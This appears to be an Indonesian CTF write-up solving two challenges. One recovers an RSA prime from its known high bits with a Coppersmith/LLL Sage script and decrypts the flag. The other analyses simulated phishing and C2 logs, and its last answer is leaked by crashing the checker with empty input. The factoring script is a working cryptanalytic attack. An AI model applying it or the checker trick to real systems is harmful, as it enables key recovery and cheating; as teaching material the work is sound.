5432086645812636780389532885692562979517
p_msb =
511786149763717423457368511527739648127635753480747284668802319879429340
495309956689709406395868543007642520080508813323120156282335124659174154
11803504489073
```

Nah untuk bisa melakukan dekripsi flag, kita harus merecover nilai P dari nilai MSB P yang diketahui. Pertama menggunakan repo jvsdn tetapi tidak berhasil karena terlalu besar bitnya. jadi solusinya bisa menggunakan LLL tetapi skill issue.

Kemudian terdapat hint repo <https://github.com/keeganryan/flutter> langsung gas lagi mengerjakan.

pada repo tersebut terdapat script yang generate problem yang sama dan terdapat attack solversnya.

rsahighbits.sage

```
#!/usr/bin/env sage

import argparse
import sys

BITLENGTH = 2048

def print_fplll_format(M):
    m, n = M.dimensions()
    s = "["
    for i in range(m):
        s += "["
        for j in range(n):
            s += str(M[i,j])
            if j < n - 1:
                s += " "
        s += "]"
        print(s)
        s = ""
    print("]")

def read_fplll_format():
    rows = []
    for line in sys.stdin:
        line = line.lstrip("[").rstrip("\n").rstrip("]")
        if len(line) == 0:
            break

        row = [int(x) for x in line.split(" ") if len(x) > 0 and x != ""]
        rows += [row]
    m = len(rows)
    n = len(rows[0])
    for row in rows:
        assert len(row) == n

    L = Matrix(ZZ, m, n)
    for i in range(m):
        for j in range(n):
            L[i,j] = rows[i][j]
    return L

def gen_rsakey():
    prime_len = BITLENGTH // 2
    upper_bound = 2**prime_len
```



```

# clamp upper bits to be 0b11
lower_bound = (2**(prime_len - 1)) + (2**(prime_len - 2))
p = random_prime(upper_bound, lower_bound)
q = random_prime(upper_bound, lower_bound)
N = p*q

return N, (p, q)

def generate_problem_instance(unknown_bits):
    # First, generate RSA key
    N, (p, q) = gen_rsakey()

    p_msb = p - (p % (2**unknown_bits))

    # Secret information (p, q)
    # Public information (N, p_msb, unknown_bits)
    return (p, q), (N, p_msb, unknown_bits)

def get_kt(unknown_bits):
    assert BITLENGTH == 2048
    # Lookup table for optimal Coppersmith parameters
    kt_lut = [
        [340, (1, 2)], [408, (2, 3)], [437, (3, 4)], [454, (4, 5)],
        [464, (5, 6)], [471, (6, 7)], [476, (7, 8)], [480, (8, 9)],
        [484, (9, 11)], [486, (10, 11)], [488, (11, 12)], [490, (12, 13)],
        [492, (13, 15)], [493, (14, 15)], [494, (15, 16)], [495, (16, 17)],
        [496, (17, 18)], [497, (18, 19)], [498, (20, 21)], [499, (21, 22)],
        [500, (23, 24)], [501, (26, 27)], [502, (29, 30)], [503, (32, 33)],
        [504, (37, 38)], [505, (43, 44)], [506, (52, 53)], [507, (65, 66)],
        [508, (87, 88)], [509, (132, 133)], [510, (271, 273)],
    ]
    for allowed_unknown_bits, (k, t) in kt_lut:
        if allowed_unknown_bits >= unknown_bits + 1:
            return k, t
    raise "Not allowed"

def construct_lattice(prob, answer=None):
    N, p_msb, unknown_bits = prob
    k, t = get_kt(unknown_bits)

    PR = PolynomialRing(ZZ, 'x')
    x = PR.gens()[0]
    f = p_msb + x

    if answer is not None:
        # Check that f has a root r mod p
        p, q = answer
        r = p - p_msb
        assert f(r) % p == 0

    # Build table of powers of f and N
    f_powers = [f**0]
    N_powers = [N**0]
    for i in range(1, k + 1):

```

```

    f_powers += [f_powers[-1] * f]
    N_powers += [N_powers[-1] * N]

    aux_polys = []
    for i in range(k):
        g_i = N_powers[k - i] * f_powers[i]
        aux_polys += [g_i]

    for i in range(t):
        g_i = x**i * f_powers[k]
        aux_polys += [g_i]

    if answer is not None:
        # Check that all auxiliary polynomials are 0 mod p**k
        pk = p**k
        for g_i in aux_polys:
            assert g_i(r) % pk == 0

    dimension = t + k
    R = 2**unknown_bits
    L = Matrix(ZZ, dimension, dimension)
    for i, g_i in enumerate(aux_polys):
        scaled_g = g_i(R*x)

        coefs = scaled_g.list()
        for j, coef in enumerate(coefs):
            L[i,j] = coef

    return L

def solve_from_reduced_lattice(unknown_bits, L_red, answer=None):
    # Get single polynomial
    PR = PolynomialRing(ZZ, 'x')
    x = PR.gens()[0]

    R = 2**unknown_bits
    h = PR(L_red[0].list())(x / R)

    r = h.roots(ZZ)[0][0]
    assert h(r) == 0
    if abs(r) > R:
        raise "Recovery failed."
    lsbs = int(r)
    return lsbs

def attack_full(unknown_bits, seed=None):
    set_random_seed(seed)
    answer, problem = generate_problem_instance(unknown_bits)
    p, _ = answer
    print(f"Created problem with secret p=\n{hex(p)}")

    L = construct_lattice(problem, answer)

    L_red = L.LLL()

```

```

N, p_msb, unknown_bits = problem
p_lsb = solve_from_reduced_lattice(unknown_bits, L_red, answer=answer)

print(f"LSBs are {hex(p_lsb)}")

p_recovered = p_msb + p_lsb
if p_recovered > 1 and p_recovered < N and N % p_recovered == 0:
    print("Recovery successful")
else:
    print("Recovery failed")

def attack_generate_only(unknown_bits, seed=None):
    # Generate the lattice and print to stdout
    set_random_seed(seed)
    answer, problem = generate_problem_instance(unknown_bits)
    #p, _ = answer
    #print(f"Created problem with secret p=\n{hex(p)}")
    L = construct_lattice(problem, answer)
    print_fplll_format(L)

def attack_post_reduction_only(unknown_bits):
    L_red = read_fplll_format()
    p_lsb = solve_from_reduced_lattice(unknown_bits, L_red)
    print(f"Recovered LSBs are {hex(p_lsb)}")

def main():
    parser = argparse.ArgumentParser()
    parser.add_argument("--unknown-bits", type=int, help="Number of unknown bits
(0-510)", default=380)
    parser.add_argument("--step-1", action="store_true", help="Output unreduced lattice")
    parser.add_argument("--step-2", action="store_true", help="Solve from reduced lattice")
    parser.add_argument("--seed", type=int, help="RNG seed", default=0)

    args = parser.parse_args()

    unknown_bits = args.unknown_bits
    seed = args.seed

    if args.step_1 and (not args.step_2):
        attack_generate_only(unknown_bits, seed=seed)
    elif (not args.step_1) and args.step_2:
        attack_post_reduction_only(unknown_bits)
    else:
        attack_full(unknown_bits, seed=seed)

if __name__ == "__main__":
    main()

```

dari script diatas tinggal rekonstruksi ulang untuk menggenerate LLL danrecover LSB P nya.

sv.py

```
from libnum import n2s

def solve_from_reduced_lattice(unknown_bits, L_red, answer=None):
    # Get single polynomial
    PR = PolynomialRing(ZZ, 'x')
    x = PR.gens()[0]

    R = 2**unknown_bits
    h = PR(L_red[0].list())(x / R)

    r = h.roots(ZZ)[0][0]
    assert h(r) == 0
    if abs(r) > R:
        raise "Recovery failed."
    lsbs = int(r)
    return lsbs

def construct_lattice(prob, answer=None):
    N, p_msb, unknown_bits = prob
    k, t = get_kt(unknown_bits)

    PR = PolynomialRing(ZZ, 'x')
    x = PR.gens()[0]
    f = p_msb + x

    if answer is not None:
        # Check that f has a root r mod p
        p, q = answer
        r = p - p_msb
        assert f(r) % p == 0

    # Build table of powers of f and N
    f_powers = [f**0]
    N_powers = [N**0]
    for i in range(1, k + 1):
        f_powers += [f_powers[-1] * f]
        N_powers += [N_powers[-1] * N]

    aux_polys = []
    for i in range(k):
        g_i = N_powers[k - i] * f_powers[i]
        aux_polys += [g_i]

    for i in range(t):
        g_i = x**i * f_powers[k]
        aux_polys += [g_i]

    if answer is not None:
        # Check that all auxiliary polynomials are 0 mod p**k
        pk = p**k
```

```

for g_i in aux_polys:
    assert g_i(r) % pk == 0

dimension = t + k
R = 2**unknown_bits
L = Matrix(ZZ, dimension, dimension)
for i, g_i in enumerate(aux_polys):
    scaled_g = g_i(R*x)

    coefs = scaled_g.list()
    for j, coef in enumerate(coefs):
        L[i,j] = coef

return L

```

```

n =
221310956564659705101916833164557792328824252298904971871115625961625233
796408556154036056725899243641250492219416999732157367722386348189422028
788106388044941887900985779025202886944003200277451377304785964077199473
887207816273265523220735979825040644739126990039486635743276460671949294
809809604247376984953991524161773430213608751264993756474698642629595165
868062597817241857748906160219413301877825181939057863383973247946721546
606250586367239258111648161437990738907150232056295818150179489628810485
325884340831770897719665024240616100761915870916846388889795702597486325
55355911431334160447006246926867479360339

```

```

c =
501083956043396583268897790574471194164346551080170930677156930306254562
990095632041134272515621017660008110080751935866469369527461739875474480
732432711878540237241802682062719030603489519681830514104974262033411550
928516444242620009653161440790183051911690514573549655186330352724156600
355718342845337915576202839406377875701666121461218040266048410100196368
540683887269166653217202517337142719461084786550526859431774524131166524
784683008759351949343462512050451268289429864426801985355781727715936847
618228161723618651609967989694105128129660460570973569383505758470890924
5432086645812636780389532885692562979517

```

```

p_msb =
511786149763717423457368511527739648127635753480747284668802319879429340
495309956689709406395868543007642520080508813323120156282335124659174154
11803504489073
e = 65537

```

```

problem = (n,p_msb<<500,500)

```

```

L = construct_lattice(problem)
L_red = L.LLL()
p_lsb = solve_from_reduced_lattice(500, L_red)
p_lsb =
171161405340763847640770507715060875255888218080055861587331927412352718
382293607092180534218347473263352757973297495085459488477110284019050718
0113589
p = (p_msb<<500)+p_lsb
q = n//p

```

```
print(p,q)
phi = (p-1)*(q-1)
d = pow(e,-1,phi)
print(n2s(pow(c,d,n)))
```

```
(kali㉿kali)-[~/.../day1/cry/msb/known-msb]
$ python3 sv.py
1675275975887880880643699644737089955628051075976767811580209969870127097619938
0425247049437277083105703464319096894454409894058850488588921406047709076867407
6847021155245311380620065368365682379872735661990560139566973925476042401215961
0435936546544982965047335855847
b'SELEKNAS{49f7930b6db215f27770c435086ccf7b21c4b65c553c6f1d10e9222b5249320e}'
```

Flag:SELEKNAS{49f7930b6db215f27770c435086ccf7b21c4b65c553c6f1d10e9222b5249320e}

[DIGITAL FORENSIC]

Phished

Challenge

4 Solves

×

Phished

500

Someone at Wijen Inc. has fallen victim to a phishing attack and unknowingly downloaded a malicious file from an email. Shortly after, unusual outbound traffic was detected, flagged as potentially malicious. As a junior SOC analyst, you've been assigned to investigate this incident.

With access to firewall, DNS, and web server logs covering the past six hours, your task is to trace the origin and impact of the suspicious activity. Use these logs to identify the initial point of compromise, track any command-and-control (C2) communication, and assess whether any data exfiltration attempts occurred. Your findings will be crucial in understanding the full scope of the attack and ensuring the organization's security.

You are tasked with providing answers to the following questions:

1. What was the file name of the malicious file downloaded by the victim?
2. What was the referrer URL of the download?
3. What was the second-level domain that the C2 beacons to?
4. How many unique subdomains of this C2 domain did the infected host connect to?
5. What was the total volume of data in bytes transferred to the final C2 server?

[Attachment](#)

Author: kangwijen

nc 50.16.141.54 12345

Flag

Submit

Diberikan attachment file zip yang berisi beberapa file log.txt dari beberapa source seperti log dns, log website, dan log firewall.

```
(kali@kali)-[~/.../day1/foren/phish/Phished]
$ ls
description.txt  dns_logs.txt  firewall_logs.txt  sv.py  web_logs.txt
```

Objektif challenge ini adalah menganalisa log yang diberikan dan menemukan evidence dari beberapa pertanyaan yang diberikan.

Berikut adalah pertanyaan yang diberikan:

1. What was the file name of the malicious file downloaded by the victim?
2. What was the referrer URL of the download?
3. What was the second-level domain that the C2 beacons to?
4. How many unique subdomains of this C2 domain did the infected host connect to?
5. What was the total volume of data in bytes transferred to the final C2 server?

Analisa dilakukan dengan melakukan korelasi aktivitas yang terjadi yang berhubungan dari sumber log seperti berikut.

Pertanyaan 1

Pertanyaan pertama adalah nama file yang diunduh oleh korban. Berarti perlu korelasi pada log website. Dimana terdapat method GET yang berasal dari subdomain mail server. dan file yang diunduh adalah **invoice-March2024.pdf**

```
2024-03-15 11:04:03 10.45.23.123 - - [15/Mar/2024:11:04:03 +0000] "GET /cart HTTP/1.1" 401 1273 "http://sharepoint.company.local" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-03-15 11:04:16 10.45.24.122 - - [15/Mar/2024:11:04:16 +0000] "GET /app/projects HTTP/1.1" 404 5603 "http://sharepoint.company.local" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-03-15 11:04:30 10.45.23.18 - - [15/Mar/2024:11:04:30 +0000] "GET /downloads/invoice-March2024.pdf HTTP/1.1" 200 1420 "http://mail.company.local/inbox" "Mozilla/5.0 (iPhone; CPU iPhone OS 17_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.0 Mobile/22B446 Safari/605.1.15"
2024-03-15 11:04:30 10.45.23.18 - - [15/Mar/2024:11:04:30 +0000] "POST /js/tracking.js HTTP/1.1" 200 413 "-" "Mozilla/5.0 (iPhone; CPU iPhone OS 17_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.0 Mobile/22B446 Safari/605.1.15"
2024-03-15 11:04:53 10.45.23.164 - - [15/Mar/2024:11:04:53 +0000] "GET /admin/dashboard HTTP/1.1" 200 6697 "http://sharepoint.company.local" "Mozilla/5.0 (iPhone; CPU iPhone OS 17_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.0 Mobile/22B446 Safari/605.1.15"
2024-03-15 11:06:10 10.45.24.117 - - [15/Mar/2024:11:06:10 +0000] "GET /static/css/bootstrap.min.css HTTP/1.1" 404 12305 "http://confluence.company.local" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-03-15 11:08:21 10.45.23.22 - - [15/Mar/2024:11:08:21 +0000] "GET /wiki/spaces HTTP/1.1" 200 1372 "http://sharepoint.company.local" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-03-15 11:08:21 10.45.23.22 - - [15/Mar/2024:11:08:21 +0000] "GET /wiki/spaces HTTP/1.1" 200 1372 "http://sharepoint.company.local" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
```

```
nc 50.10.141.54 12345
What was the file name of the malicious file downloaded by the victim?
Example input: example-File.txt
Your answer: invoice-March2024.pdf
Correct
```

Pertanyaan 2

Pertanyaan kedua adalah URL korban mendownload malicious file yaitu **http://mail.company.local/inbox**

```
2024-03-15 11:04:03 10.45.23.123 - - [15/Mar/2024:11:04:03 +0000] "GET /cart HTTP/1.1" 401 1273 "http://sharepoint.company.local" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-03-15 11:04:16 10.45.24.122 - - [15/Mar/2024:11:04:16 +0000] "GET /app/projects HTTP/1.1" 404 5603 "http://sharepoint.company.local" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-03-15 11:04:30 10.45.23.18 - - [15/Mar/2024:11:04:30 +0000] "GET /downloads/invoice-March2024.pdf HTTP/1.1" 200 1420 "http://mail.company.local/inbox" "Mozilla/5.0 (iPhone; CPU iPhone OS 17_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.0 Mobile/22B446 Safari/605.1.15"
2024-03-15 11:04:30 10.45.23.18 - - [15/Mar/2024:11:04:30 +0000] "POST /js/tracking.js HTTP/1.1" 200 413 "-" "Mozilla/5.0 (iPhone; CPU iPhone OS 17_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.0 Mobile/22B446 Safari/605.1.15"
2024-03-15 11:04:53 10.45.23.164 - - [15/Mar/2024:11:04:53 +0000] "GET /admin/dashboard HTTP/1.1" 200 6697 "http://sharepoint.company.local" "Mozilla/5.0 (iPhone; CPU iPhone OS 17_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.0 Mobile/22B446 Safari/605.1.15"
2024-03-15 11:06:10 10.45.24.117 - - [15/Mar/2024:11:06:10 +0000] "GET /static/css/bootstrap.min.css HTTP/1.1" 404 12305 "http://confluence.company.local" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-03-15 11:08:21 10.45.23.22 - - [15/Mar/2024:11:08:21 +0000] "GET /wiki/spaces HTTP/1.1" 200 1372 "http://sharepoint.company.local" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-03-15 11:08:21 10.45.23.22 - - [15/Mar/2024:11:08:21 +0000] "GET /wiki/spaces HTTP/1.1" 200 1372 "http://sharepoint.company.local" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
```



```
What was the referrer URL of the download?  
Example input: https://www.example.com  
Your answer: http://mail.company.local/inbox  
Correct
```

Pertanyaan 3

Pertanyaan ketiga adalah second level domain yang digunakan sebagai C&C. dimana bisa dilakukan korelasi dari log DNS. Dimana pada log DNS terdeteksi beberapa domain dan hanya domain **system-checks.org** yang berasal dari luar selain domain google

```
2024-03-15 11:31:35 10.45.23.94 → 10.45.23.2: 613f www.google.com AAAA  
2024-03-15 11:31:36 10.45.23.18 → 10.45.23.2: 6c71 api.system-checks.org A  
2024-03-15 11:31:36 10.45.23.2 → 10.45.23.18: 6c71 api.system-checks.org A 103.154.89.24  
2024-03-15 11:31:36 10.45.23.2 → 8.8.8.8: 6c71 api.system-checks.org A  
2024-03-15 11:31:36 8.8.8.8 → 10.45.23.2: 6c71 api.system-checks.org A
```

```
What was the second-level domain that the C2 beacons to?  
Example input: example.com  
Your answer: system-checks.org  
Correct
```

Pertanyaan 4

Pertanyaan selanjutnya adalah total subdomain dari domain yang ditemukan pertanyaan sebelumnya. yaitu ada 3 subdomain:

- api.system-checks.org
- stats.system-checks.org
- update.system-checks.org

```

(kali@kali)-[~/.../day1/foren/phish/Phished]
$ cat dns_logs.txt | grep system
2024-03-15 11:10:48 10.45.23.18 → 10.45.23.2: 0636 api.system-checks.org A
2024-03-15 11:10:48 10.45.23.2 → 10.45.23.18: 0636 api.system-checks.org A 103.154.89.24
2024-03-15 11:10:48 10.45.23.2 → 8.8.8.8: 0636 api.system-checks.org A
2024-03-15 11:10:48 8.8.8.8 → 10.45.23.2: 0636 api.system-checks.org A
2024-03-15 11:14:59 1.0.0.1 → 10.45.23.2: c66e api.system-checks.org A
2024-03-15 11:14:59 10.45.23.18 → 10.45.23.2: c66e api.system-checks.org A
2024-03-15 11:14:59 10.45.23.2 → 1.0.0.1: c66e api.system-checks.org A
2024-03-15 11:14:59 10.45.23.2 → 10.45.23.18: c66e api.system-checks.org A 103.154.89.24
2024-03-15 11:18:26 1.0.0.1 → 10.45.23.2: 8908 api.system-checks.org A
2024-03-15 11:18:26 10.45.23.18 → 10.45.23.2: 8908 api.system-checks.org A
2024-03-15 11:18:26 10.45.23.2 → 1.0.0.1: 8908 api.system-checks.org A
2024-03-15 11:18:26 10.45.23.2 → 10.45.23.18: 8908 api.system-checks.org A 103.154.89.24
2024-03-15 11:23:06 1.1.1.1 → 10.45.23.2: 61e3 api.system-checks.org A
2024-03-15 11:23:06 10.45.23.18 → 10.45.23.2: 61e3 api.system-checks.org A
2024-03-15 11:23:06 10.45.23.2 → 1.1.1.1: 61e3 api.system-checks.org A
2024-03-15 11:23:06 10.45.23.2 → 10.45.23.18: 61e3 api.system-checks.org A 103.154.89.24
2024-03-15 11:31:36 10.45.23.18 → 10.45.23.2: 6c71 api.system-checks.org A
2024-03-15 11:31:36 10.45.23.2 → 10.45.23.18: 6c71 api.system-checks.org A 103.154.89.24
2024-03-15 11:31:36 10.45.23.2 → 8.8.8.8: 6c71 api.system-checks.org A
2024-03-15 11:31:36 8.8.8.8 → 10.45.23.2: 6c71 api.system-checks.org A
2024-03-15 11:34:34 1.0.0.1 → 10.45.23.2: 464c update.system-checks.org A
2024-03-15 11:34:34 10.45.23.18 → 10.45.23.2: 464c update.system-checks.org A
2024-03-15 11:34:34 10.45.23.2 → 1.0.0.1: 464c update.system-checks.org A
2024-03-15 11:34:34 10.45.23.2 → 10.45.23.18: 464c update.system-checks.org A 103.154.89.23
2024-03-15 11:39:18 10.45.23.18 → 10.45.23.2: c1c2 update.system-checks.org A
2024-03-15 11:39:18 10.45.23.2 → 10.45.23.18: c1c2 update.system-checks.org A 103.154.89.23
2024-03-15 11:39:18 10.45.23.2 → 8.8.8.8: c1c2 update.system-checks.org A
2024-03-15 11:39:18 8.8.8.8 → 10.45.23.2: c1c2 update.system-checks.org A
2024-03-15 11:47:30 1.1.1.1 → 10.45.23.2: 2dc9 update.system-checks.org A
2024-03-15 11:47:30 10.45.23.18 → 10.45.23.2: 2dc9 update.system-checks.org A
2024-03-15 11:47:30 10.45.23.2 → 1.1.1.1: 2dc9 update.system-checks.org A
2024-03-15 11:47:30 10.45.23.2 → 10.45.23.18: 2dc9 update.system-checks.org A 103.154.89.23
2024-03-15 11:50:50 1.1.1.1 → 10.45.23.2: 8ace api.system-checks.org A
2024-03-15 11:50:50 10.45.23.18 → 10.45.23.2: 8ace api.system-checks.org A
2024-03-15 11:50:50 10.45.23.2 → 1.1.1.1: 8ace api.system-checks.org A
2024-03-15 11:50:50 10.45.23.2 → 10.45.23.18: 8ace api.system-checks.org A 103.154.89.24
2024-03-15 11:54:42 10.45.23.18 → 10.45.23.2: bc1c stats.system-checks.org A
2024-03-15 11:54:42 10.45.23.2 → 10.45.23.18: bc1c stats.system-checks.org A 103.154.89.25
2024-03-15 11:54:42 10.45.23.2 → 8.8.8.8: bc1c stats.system-checks.org A
2024-03-15 11:54:42 8.8.8.8 → 10.45.23.2: bc1c stats.system-checks.org A
2024-03-15 11:59:37 10.45.23.18 → 10.45.23.2: df45 stats.system-checks.org A
2024-03-15 11:59:37 10.45.23.2 → 10.45.23.18: df45 stats.system-checks.org A 103.154.89.25
2024-03-15 11:59:37 10.45.23.2 → 8.8.8.8: df45 stats.system-checks.org A
2024-03-15 11:59:37 8.8.8.8 → 10.45.23.2: df45 stats.system-checks.org A

```

```

How many unique subdomains of this C2 domain did the infected host connect to?
Example input: 5
Your answer: 3
Correct

```

Pertanyaan 5

dan pertanyaan terakhir adalah total ukuran data yang di transfer ke domain c&c

- untuk pertanyaan ini tidak sengaja ketemu dari error checkernya, karena niatnya mencoba solver dengan mengosongi jawaban tetapi malah dapet eror. Untuk melihat total data bisa melihat dari traffic firewall ke endpoint tersebut.

```
How many bytes of data did the infected host upload to the C2 server?  
Example input: 123456  
Your answer: Traceback (most recent call last):  
  File "/app/checker.py", line 49, in <module>  
    if int(input("Your answer: ")) != 566724:  
ValueError: invalid literal for int() with base 10: ''
```

```
How many bytes of data did the infected host upload to the C2 server?  
Example input: 123456  
Your answer: 566724  
Correct  
  
Congratulations! You have successfully completed the challenge.  
SELEKNAS{ingin_menjadi_soc_analyst_handal}
```

Flag:SELEKNAS{ingin_menjadi_soc_analyst_handal}